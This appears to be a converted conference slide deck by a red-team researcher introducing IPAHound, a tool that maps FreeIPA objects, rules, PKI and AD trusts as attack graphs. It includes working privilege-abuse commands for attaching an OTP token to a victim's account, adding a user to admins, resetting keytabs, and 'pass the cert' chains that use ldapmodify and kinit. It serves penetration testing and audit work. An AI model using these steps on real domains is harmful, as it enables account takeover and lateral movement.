




FreeIPA Data Collector

IPAHound. Walking along the edges in FreeIPA

Sukhov Mikhail

Senior Red Team R&D Specialist, Positive Technologies

Sukhov Mikhail

Senior specialist, red team (R&D),
PT SWARM

- Have 6 CVE (4 in FreeIPA)
- MEPhI Department of Cryptology and Cyber Security assistant
- Author of IPAHound and IPASync

Tg: @Im10n
im1lirion@gmail.com



Relevance of the topic

FreeIPA

FreeIPA is used to manage authentication and authorization in large domains.

- Lateral movement
- Find the path to the hosts after compromising the domain
- Find groups for accessing specific systems



About report

- What is an IPA Hound?
- FreeIPA objects
- FreeIPA rules
- AD trusts and external users
- New in IPA Hound

About FreeIPA

- 389 directory server (LDAP)
- MIT Kerberos (kerberos)
- Apache and Python (WEB Server for manage domain)
- AD trusts and external users
- DogTag (PKI)
- SSSD (on client like Isass)
- Samba (AD integration, optional)



About FreeIPA

Approaches to analyzing FreeIPA

Two different approaches to analyzing the FreeIPA LDAP:

1. The audit approach: we have full access to the data (using an administrator account or cn=Directory Manager). The goal is to find as many misconfigurations as possible. Blue teams typically have these privileges;
2. The pentest approach: we only have access to the information available to a standard user.



IPAHound

- Our motto is «By pentesters, for pentesters»
- For bloodhound CE and legacy Bloodhound
- PKI (dogtag) support
- ALD Pro support
- Fast data upload to neo4j for legacy Bloodhound
- IPAHound have pre-built the query for GUI



FreeIPA objects

Directory Information Tree

Objects

- Domain
- Users
- Computers
- Service
- System accounts

Groups

- User groups
- Computer groups
- Net groups
- System groups

Rules

- Permissions
- Privileges
- Roles
- HBAC rules
- SUDO rules
- SELinux rules

Kerberos delegation

- Unconstrained delegation
- Constrained delegation
- RBCD

IPA PKI

- Certification authority
- Certificate profile
- CA ACL

AD trust relationships

- External groups
- External users



Objects

In FreeIPA:

- No forest
- Trust only with AD
- No global catalog

Objects

- Domain
- ...

Objects

krbCanonicalName — main name of user/service/computer

ipaUserAuthType — RADIUS, password + OTP, PKINIT,
Hardened Password (by SPAKE or FAST),
External Identity Provider, Passkey

krbTicketFlags —	IPAKrbRequiresPreAuth	0x00000080
	IPAKrbOkAsDelegate	0x00100000
	IPAKrbOkToAuthAsDelegate	0x00200000

Objects

- Users
- Computers
- Service
- ...



In IPAHound

Attribute **ipaUserAuthType** in neo4j.

If password authentication is enabled, then
PasswordAuthAllow = True

IPAKrbOkAsDelegate — attribute
UnconstrainedDelegation in neo4j.

Objects

- Users
- Computers
- Service
- ...


Add OTP to user

All users can add their own OTP

If you have a TGT ticket from the victim's account, you can add your OPT token to it.

Two ways:

- WEB UI
- CLI



The screenshot shows the CentOS Identity Management web interface. The top navigation bar includes the title "CentOS IDENTITY MANAGEMENT" and a user profile "mikhail mikhail". Below this, there are tabs for "Users" and "OTP Tokens", with "OTP Tokens" being the active tab. The main content area is titled "OTP Tokens" and features a search bar, a "Refresh" button, and buttons for "Delete", "Add", "Disable", and "Enable". A table displays a single entry for an OTP token.

☐	Unique ID	Owner	Status	Description
☐	f0a1f1b7-7105-4c9b-8445-7e930caef4d0	mikhail	✓ Enabled	test

Showing 1 to 1 of 1 entries.

Add OTP to user

Add OTP with CLI

```
ipa otptoken-add  
    --type=totp  
    --owner=mikhail
```

```
[mikhail ~]# ipa otptoken-add --type=totp --desc="My Token" --owner=mikhail  
-----  
Added OTP token ""  
-----  
Unique ID: 10d0e268-df74-4c71-a7cd-15e267684226  
Type: TOTP  
Description: My Token  
Owner: mikhail  
Manager: mikhail  
Algorithm: sha1  
Digits: 6  
Clock interval: 30  
URI: otpauth://totp/mikhail@[REDACTED]:10d0e268-df74-4c71-a7cd-15e267684226?issuer=mikhail%40[REDACTED]
```





System accounts

Starting with the new version of FreeIPA (4.13.0), system accounts have been added to the WEB UI and CLI.

Now support system account membership, allowing system accounts to be assigned permissions just like users or hosts.

This account is only suitable for direct LDAP connection (using its full DN as the username); it does not exist in Kerberos.


On older Unix systems, you can find the password for SUDO system accounts in plaintext in the `/etc/sudo-ldap.conf` file.

Objects


- ...
- system accounts

Groups

Transitive relations



Add to group:



Add user to group

Two ways:

- WEB UI
- CLI


ipa group-add-member
admins
--users=my_user

The screenshot shows the CentOS Identity Management web interface. The top navigation bar includes the 'CentOS IDENTITY MANAGEMENT' logo and a user profile dropdown for 'web admin'. Below the navigation bar, the 'Users' tab is selected, and the breadcrumb trail shows 'User Groups » web_admins'. The main heading is 'User Group: web_admins'. Underneath, it says 'web_admins members:'. There are several tabs for managing the group: 'Users' (selected), 'User Groups', 'Services', 'External', 'User ID overrides (1)', and 'Settings'. Below these tabs, there are two sections: 'web_admins is a member of:' with tabs for 'User Groups', 'Netgroups', 'Roles', 'HBAC Rules', and 'Sudo Rules'; and 'web_admins member managers:' with tabs for 'User Groups' and 'Users (1)'. At the bottom, there are buttons for 'Refresh', 'Delete', and '+ Add'. To the right of these buttons is a 'Show Results' section with radio buttons for 'Direct Membership' (selected) and 'Indirect Membership'. Below this is a table with columns: 'User login', 'First name', 'Last name', 'Status', 'UID', 'Email address', 'Telephone Number', and 'Job Title'. The table currently displays 'No entries.'

Rules

LDAP-level access control:

- Role $\leftarrow$ Privilege $\leftarrow$ Permissions = ACI




Rules

- Permissions
 - Privileges
 - Roles
 - ...
- } ACI

Rules

LDAP-level access control:

- Role $\leftarrow$ Privilege $\leftarrow$ Permissions = ACI



Rules

- Permissions
 - Privileges
 - Roles
 - ...
- } ACI

Rules

HBAC rules allow access to services (sudo, sshd, crond, etc.).

Rules

- ...
- HBAC rules
- SUDO rules
- SELinux rules

Database Info

Node Info

Analysis

Test_rule

NODE PROPERTIES

Object ID	8b0543e2-f205-11f0-8e9f-005056b7ef7f
Enabled	True
Rule Name	Test_rule
Sudo Options	!authenticate

EXTRA PROPERTIES

dn	ipaUniqueID=8b0543e2-f205-11f0-8e9f-005056b7ef7f,cn=sudorules,cn=sudo,dc=positive,dc=ipa
ipaUniquelid	8b0543e2-f205-11f0-8e9f-005056b7ef7f
memberAllowcmd	cn=net,cn=sudocmdgroups,cn=sudo,dc=positive,dc=ipa
memberHost	fqdn=dc1.positive.ipa,cn=computers,cn=accounts,dc=positive,dc=ipa
membername	uid=sudo_user,cn=users,cn=accounts,dc=positive,dc=ipa

SUDO_USER@POSITIVE.IPA

CanSUDO

HOST/DC1.POSITIVE.IPA@POSITIVE.IPA

Click here


Edge (SUDO rule) info

Rules

Now, to view all the attributes of an edge, you just need to click on it, this is available for HBAC edge and SUDO edge.


Rules

- ...
- HBAC rules
- SUDO rules
- SELinux rules



IPA. PKI

CA ACL => the edge between object and Certificate profile



IPA. PKI

- Certification authority
- Certificate profile
- CA ACL



IPA. PKI

Where is it stored?

- root dn: o=ipaca

Dogtag PKI — responsible for PKI. All data stored in LDAP.

IPA. PKI

- Certification authority
- Certificate profile
- CA ACL

Simple path the cert

If there are no active Certificate Identity Mapping Rules.

We can add the certificate to the user's userCertificate attribute. The certificate can be any, most importantly issued by a CA.

```
$ ipa user-add-cert ivanov --certificate="$(cat cert.pem | sed '1d;$d' | tr -d '\n' )"
```

```
$ KRB5_TRACE=/dev/stdout kinit -X X509_user_identity=FILE:cert1.pem,key.pem ivanov
```

Edges based on attributes

- Owns — ManagedBy attribute — a user with this account can configure RBCD, generate new Kerberos keys, add SSH keys, and certificates.
- ForceChangePassword — ipaAllowedToPerform;write_keys attribute — reset password or keytab.
- ReadKerberosKey — ipaAllowedToPerform;read_keys attribute — indicates the ability to read Kerberos keys (keytab retrieve).
- AddRBCD — ipaAllowedToPerform;write_delegation attribute — indicates the account can configure RBCD.

Exploitation Owns edge

Three ways:

- Reset kerberos key

ipa-getkeytab

-p

HTTP/web.realm@REALM

-k reset.keytab

- Pass the cert

Limitation:

IPA CA

No active Certificate Identity Mapping Rules

- If we can read krbPrincipalKey, but we don't craft the certificate

Pass the cert (1)

- Create a certificate request

```
$ openssl req -new -newkey rsa:2048 -days 365 -nodes -keyout private.key -out cert.csr -subj '/CN=srv.positive.ipa'
```

- Request the certificate

```
$ ipa cert-request cert.csr --certificate-out=srv.pem --principal=host/srv.positive.ipa
```

- Add the certificate to the service via LDAP

```
$ ldapmodify -h dc1.positive.ipa <<EOF
```

```
dn:krbprincipalname=test/srv.positive.ipa@POSITIVE.IPA,cn=services,cn=accounts,dc=positive,dc=ipa
```

```
add: userCertificate;binary
```

```
userCertificate;binary:: MIIErzCCAxegAwIBAgIBezANBgkqhki...
```

```
EOF
```

- Perform PKINIT authentication.

```
$ kinit -X X509_user_identity=FILE:srv.pem,private.key test/srv.positive.ipa@POSITIVE.IPA
```

Pass the cert (2)

- Save the value of the krbPrincipalKey attribute
- Reset service key

```
$ ipa-getkeytab -p HTTP/web.realm@REALM -k new.keytab
```

- Request TGT

```
$ kinit -k -t new.keytab HTTP/web.realm@REALM
```

- Perform PKINIT authentication.

```
$ ldapmodify -h dc1 <<EOF
```

```
dn:krbprincipalname=HTTP/web.realm@REALM,cn=services,cn=accounts,dc=positive,dc=ipa
```

```
replace: krbPrincipalKey
```

```
krbPrincipalKey:: MIIB1KADAgEBo...
```

```
EOF
```

- **PWN!**




AD trusts and external users

AD trust relationships

TrustBy

By default, FreeIPA trusts AD.
But you can also set up a two-way trust.





**Can all users from the
trusted AD log in to the
FreeIPA domain?**



**Can all users from the
trusted AD log in to the
FreeIPA domain?**

No

ldap_sasl_interactive_bind: Invalid
credentials (49)
for
administrator@IPA.TST

[illegible]

But if user added to ID

CentOS IDENTITY MANAGEMENT

Identity Policy Authentication Network Services IPA

Users Hosts Services Groups ID Views Automember

System Accounts

[ID Views](#) » Default Trust View

User ID overrides: Default Trust View

Default Trust View overrides:

Users User Groups Settings

Search 

☐	User to override	User login	UID	Home d
☐	aduser@ipa.tst			

Showing 1 to 1 of 1 entries.

CentOS IDENTITY MANAGEMENT Administrator ▾

Identity Policy Authentication Network Services IPA Server

Users Hosts Services Groups ID Views Automember ▾ Subordinate IDs ▾

System Accounts

ID Views

Search 

 Refresh

 Delete

 Add

 Un-apply from hosts

 Un-apply from host groups

☐	ID View Name	Description
☐	Default Trust View	Default Trust View for AD users. Should not be deleted.
☐	test	

